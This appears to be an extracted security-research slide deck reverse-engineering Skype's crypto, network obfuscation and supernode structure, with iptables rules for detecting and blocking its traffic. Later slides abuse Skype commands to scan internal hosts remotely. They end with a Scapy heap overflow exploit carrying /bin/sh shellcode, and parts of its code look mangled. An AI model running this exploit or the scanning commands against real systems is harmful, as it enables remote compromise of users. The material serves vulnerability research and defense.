    /Skype_Obj_Num(id=0,val=201)/Skype_Obj_Num(id=5,val=100)))
< IP version=4L ihl=5L tos=0x0 len=110 id=56312 flags= frag=0L ttl=107
proto=UDP chksum=0xe229 src=67.172.146.158 dst=172.16.15.2 options='' |
< UDP sport=4344 dport=31337 len=90 chksum=0x485d |< Skype_SoF
id=0x3c66 func=0x2 | < Skype_Enc iv=0x31EB8C94L crc32=0x75012AAFL
crypted='' "\xf5\x01~\xd1\xb0(\xa8\x03\xd1\xd9\x8d6\x97\xd6\x9e\xc0\x04<
\x99\xf0\x0c\x14\x1d\xd6'\xe2\xdc\xc0\xc3\x8d\xb4B\xa4\x9f\x05\xbcK\x96
\xccB\xaa\x17eBt8EA,K\xc2\xab\x04\x11\xf2\x1fR\x93lp.I\x96H\xd4=:x06y
\xfb' |< Skype_Cmd cmdlen=69L is_b0=1L is_req=1L is_b2=0L cmd=8L
reqid=45233 val=< Skype_Encod encod=0x42 |< Skype_Compressed val=[[0,
201L], [2, < Skype_INET ip=140.113.228.225 port=57709 |>], [2,
< Skype_INET ip=128.239.123.151 port=40793 |>], [2, < Skype_INET
ip=82.6.134.18 port=48184 |>], [2, < Skype_INET ip=134.34.70.155
port=43794 |>], [2, < Skype_INET ip=83.169.167.160 port=33208 |>], [2,
< Skype_INET ip=201.235.61.125 port=62083 |>], [2, < Skype_INET
ip=140.118.101.109 port=1528 |>], [2, < Skype_INET ip=213.73.140.197
port=28072 |>], [2, < Skype_INET ip=70.246.101.138 port=29669 |>], [0,
9L], [5, None]] |>> |>>>>
```

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Trusted data

Embedded trusted data

In order to recognize Skype authority, the binary has 13 moduli.

Moduli

- Two 4096 bits moduli
- Nine 2048 bits moduli
- Three 1536 bits moduli

RSA moduli example

- 0xba7463f3...c4aa7b63
- ...
- 0xc095de9e...73df2ea7

Finding friends

Embedded data

For the very first connection, IP/PORT are stored in the binary

Moduli

```
push    offset  "*Lib/Connection/LoginServers"  
push    45h  
push    offset  "80.160.91.5:33033 212.72.49.141:33033"  
mov     ecx, eax  
call    sub_98A360
```

Some login server IP/PORT and Supernode IP/PORT

```
80.160.91.12:33033  
80.160.91.25:33033  
64.246.48.23:33033  
...  
66.235.181.9:33033  
212.72.49.143:33033
```

Phase 0: Hypothesis

Trusted data

- Each message signed by one of the Skype modulus is trusted
- The client and the Login server have a shared secret: a hash of the password

Phase 1: Key generation

Session parameters


- When a client logs in, Skype will generate two 512 bits length primes
- This will give 1024 bits length RSA private/public keys
- Those keys represent the user for the time of his connection
- The client generates a symmetric session key K

Phase 2: Authentication

Key exchange

- The client hashes its *login*||\nskyper\n||*password* with MD5
- The client ciphers its public modulus and the resulting hash with K
- The client encrypts K using RSA with one of the trusted Skype modulus
- He sends the encrypted session key K and the ciphered data to the login server

Phase 2: Authentication



Phase 3: Running

Session behavior

- If the hash of the password matches, the login associated with the public key is dispatched to the supernodes
- This information is signed by the Skype server.
- Note that private informations are signed by each user.

Search for buddy

- If you search for a login name, a supernode will send back this couple
- You receive the public key of the desired buddy
- The whole packet is signed by a Skype modulus

Phase 4: Communicating

Inter client session

- Both clients' public keys are exchanged
- Those keys are signed by Skype authority
- Each client sends a 8 bytes challenge to sign
- Clients are then authenticated and can choose a session key

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Detecting Skype Traffic


Some ideas to detect Skype traffic without deobfuscation

- Most of the traffic is crypted . . . But not all.
- UDP communications imply clear traffic to learn the public IP
- TCP communications use the same RC4 stream twice !

Detecting Skype Traffic

TCP traffic

- TCP stream begin with a 14 byte long payload
- From which we can recover 10 bytes of RC4 stream
- RC4 stream is used twice and we know 10 of the 14 first bytes




known cleartext

Detecting Skype Traffic

TCP traffic


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Detecting Skype Traffic

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


Detecting Skype Traffic

UDP traffic

Skype NACK packet characteristics

- $28+11=39$ byte long packet
- Function & $0x8f = 7$
- Bytes 31-34 are (one of) the public IP of the network



Detecting Skype Traffic

Blocking UDP traffic

On the use of NACK packets...

- The very first UDP packet received by a Skype client will be a NACK
- This packet is not crypted
- This packet is used to set up the obfuscation layer
- Skype can't communicate on UDP without receiving this one

How to block Skype UDP traffic with one rule

```
iptables -I FORWARD -p udp -m length --length 39 -m u32 \
  --u32 '27&0x8f=7' --u32 '31=0x527c4833' -j DROP
```



Blocking Skype

- Skype can't work without a TCP connection
- But Skype can work without UDP


⇒ Blocking UDP is not sufficient

Blocking Skype

- We did not find any command to shutdown Skype
 - But if we had a subtle DoS to crash the communication manager...
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
How to make Skype deaf and dumb

```
iptables -I FORWARD -p udp -m length --length 39 -m u32 \  
--u32 '27&0x8f=7' --u32 '31=0x01020304' -j QUEUE
```

```
from ipqueue import *; from struct import pack,unpack  
  
q = IPQ(IPQ_COPY_PACKET)  
while 1:  
    p = q.read()  
    pkt = p[PAYLOAD]  
  
    ihl = (ord(pkt[0])&0xf) << 2  
    c = crc32(2**32-1,pkt[15:11:-1]+ "\x00"*8)  
    x,iplen,y,ipchk = unpack("!2sH6sH",pkt[:12])  
    iplen += 4 ; ipchk -= 4  
    newpkt = pack("!2sH6sH",x,iplen,y,ipchk)+pkt[12:ihl+4] \  
    +pack("!HxII",23,2,c)+"sorry, censored until fixed"  
  
q.set_verdict(p[PACKET_ID],NF_ACCEPT,newpkt)
```

How to generate traffic without the *seed* to RC4 key engine

- Get the RC4 key for a given seed for once
- Always use this key to encrypt
- Calculate the CRC stuff
- Use $IV = seed \oplus crc$



Outline

- 1 Context of the study
- 2 Skype protections
 - Binary packing
 - Code integrity checks
 - Anti debugging technics
 - Code obfuscation
- 3 Skype seen from the network
 - Skype network obfuscation
 - Low level data transport
 - Thought it was over?
 - How to speak Skype
- 4 Advanced/diverted Skype functions**
 - Analysis of the login phase
 - Playing with Skype Traffic
 - **Nice commands**
- 5 Conclusion

Firewall testing (a.k.a remote scan)

Let's TCP ping Slashdot

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
/Skype_Obj_INET(id=0x11, ip="slashdot.org", port=80)))
```

A TCP connect scan from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
/Skype_Obj_INET(id=0x11, ip="172.16.72.1", port=(0,1024)))
```

A look for MS SQL from the inside

```
>>> send(IP(src="1.2.3.4",dst="172.16.72.19")/UDP(sport=1234,dport=1146)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=41, is_req=0,
is_b0=1, val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=1)
/Skype_Obj_INET(id=0x11, ip="172.16.72.*", port=1433)))
```



Firewall testing (a.k.a remote scan)

Me: *Say hello to slashdot.org:80*

IP 1.2.3.4.1234 > 172.16.72.19.1146: UDP, length: 24

Skype: *Yes, master*

IP 172.16.72.19.1146 > 1.2.3.4.1234: UDP, length: 11

Skype: *Hello! (in UDP)*

IP 172.16.72.19.1146 > 66.35.250.151.80: UDP, length: 20

Skype: *connecting to slashdot in TCP*

IP 172.16.72.19.3776 > 66.35.250.151.80: S 0:0(0)

IP 66.35.250.151.80 > 172.16.72.19.3776: S 0:1(0) ack 0

IP 172.16.72.19.3776 > 66.35.250.151.80: . ack 1

Skype: *Hello! (in TCP). Do you speak Skype ?*

IP 172.16.72.19.3776 > 66.35.250.151.80: P 1:15(14) ack 1

IP 66.35.250.151.80 > 172.16.72.19.3776: . ack 15

Skype: *Mmmh, no. Goodbye.*

IP 172.16.72.19.3776 > 66.35.250.151.80: F 15:15(0) ack 1

IP 66.35.250.151.80 > 172.16.72.19.3776: F 1:1(0) ack 16

Skype Network

Supernodes

- Each skype client can relay communications to help unfortunates behind a firewall
- When a skype client has a good score (bandwidth+no firewall+good cpu) he can be promoted to supernode

Slots and blocks

- Supernodes are grouped by slots
- You usually find 9 or 10 supernodes by slot
- You have 8 slots per block

Who are the supernodes ?


Just ask

- Each supernode knows almost all other supernodes
- This command actually ask for at most 100 supernodes from slot 201

```
>>> sr1(IP(dst="67.172.146.158")/UDP(sport=31337,dport=4344)/Skype_SoF(
    id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=6, reqid=RandShort(),
    val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)
    /Skype_Obj_Num(id=0,val=201)/Skype_Obj_Num(id=5,val=100))
```

- Nowadays there are ~ 2050 slots
- That means $\sim 20k$ supernodes in the world

Where are the supernodes ?



Parallel world: build your own Skype Private Network

Skype is linked to the network because it contains:

- hard-coded RSA keys
- Skype servers' IP/PORT
- Skype Supernodes IP/PORT

Make your own network?

- Generate your own 13 moduli
- Build a login server with a big database to store users' passwords
- And burn a new binary!

Job's done


You are the head of a new world wide P2P network



Dark network is not enough

Dr Evil, your network is not wide enough!

- The use of relay manager is not authenticated
- Your Supernode can request official network relay managers
- ... and feed your own nodes with them



- Skype network
- Stolen relay manager
- Dr Evil network

Skype Voice Interception

Feasibility of a man in the middle attack

You are Skype Inc:

- You are the certificate authority
- You can intercept and decrypt session keys
- Job's done.

You are not Skype Inc:

- Build your own Skype Private Network
- Lure your victim into using your modified Skype version
- You can intercept and decrypt session keys
- Job's done.

Heap overflow

Algorithm

```
lea    ecx, [esp+arg_4]
push   ecx
call   get_uint
add    esp, 0Ch
test   al, al
jz     parse_end
mov    edx, [esp+arg_4]
lea    eax, ds:0[edx*4]
push   eax
mov    [esi+10h], eax
call   LocalAlloc
mov    ecx, [esp+arg_4]
mov    [esi+0Ch], eax
```

- 1 Read an unsigned int *NUM* from the packet
- 2 This integer is the number of unsigned int to read next
- 3 *malloc* $4*NUM$ for storing those data

Heap overflow

Algorithm

```
read_int_loop :  
push    ebx  
push    edi  
push    ebp  
call    get_uint  
add     esp, 0Ch  
test    al, al  
jz      parse_end  
mov     eax, [esp+arg_4]  
inc     esi  
add     ebp, 4  
cmp     esi, eax  
jb      read_int_loop
```

- 1 For each *NUM* we read an unsigned int
- 2 And we store it in the array freshly allocated

Heap overflow

How to exploit that?

- If $NUM = 0x80000010$, the multiplication by 4 will overflow :
 $0x80000010 \times 4 = 0x00000040$
- So Skype will allocate $0x00000040$ bytes
- But it will read NUM integers

⇒ Skype will overflow the heap

Heap overflow

Good exploit

- In theory, exploiting a heap on Windows XP SP2 is not very stable
- But Skype has some Oriented Object parts
- It has some structures with functions pointers in the heap
- If the allocation of the heap is close from this structure, the overflow can smash function pointers
- And those functions are often called

⇒ Even on XP SP2, the exploit is possible 😊

Heap overflow

Design of the exploits

- We need the array object to be decoded
- It only needs to be present in the object list to be decoded
- We can use a string object in the same packet to store the shellcode
- String objects are stored in a static place (almost too easy)

Heap overflow

The exploit: 1 UDP packet that comes from nowhere

```
>>> send(IP(src="1.2.3.4",dst="172.16.13.37")/UDP(sport=1234,dport=31337)
/Skype_SoF(id=RandShort())/Skype_Enc()/Skype_Cmd(cmd=14,reqid=RandShort()
val=Skype_Encod(encod=0x41)/Skype_Objects_Set(objnb=2)/Skype_Obj_Str(
val="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\xa0\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x31\xc0\x31\xdb\xb0\x17xcd\x80\xeb\x1f\x5e\x89
\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
\x00"))/Skype_Hdr(type=6)/Raw(vblen.encode("\x10\x00\x00\x40AAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\x80\x80\x80
\xff\xff\xff\xff\xa4\xb0x67\x08\xfc\xd3x67\x08"))))
```

Heap overflow

a.k.a the biggest botnet ever...



Conclusion

Good points

- Skype was made by clever people
- Good use of cryptography

Bad points


- Hard to enforce a security policy with Skype
- Jams traffic, can't be distinguished from data exfiltration
- Incompatible with traffic monitoring, IDS
- Impossible to protect from attacks (which would be obfuscated)
- Total blackbox. Lack of transparency.
No way to know if there is/will be a backdoor
- Fully trusts anyone who speaks Skype.

Conclusion

Ho, I almost forgot ...

⚠ Caution

Never ever type
/eggy prayer or
/eggy indrek@mare.ee
Those men who tried
aren't here to speak about
what they saw...



Silver Needle in the Skype

References

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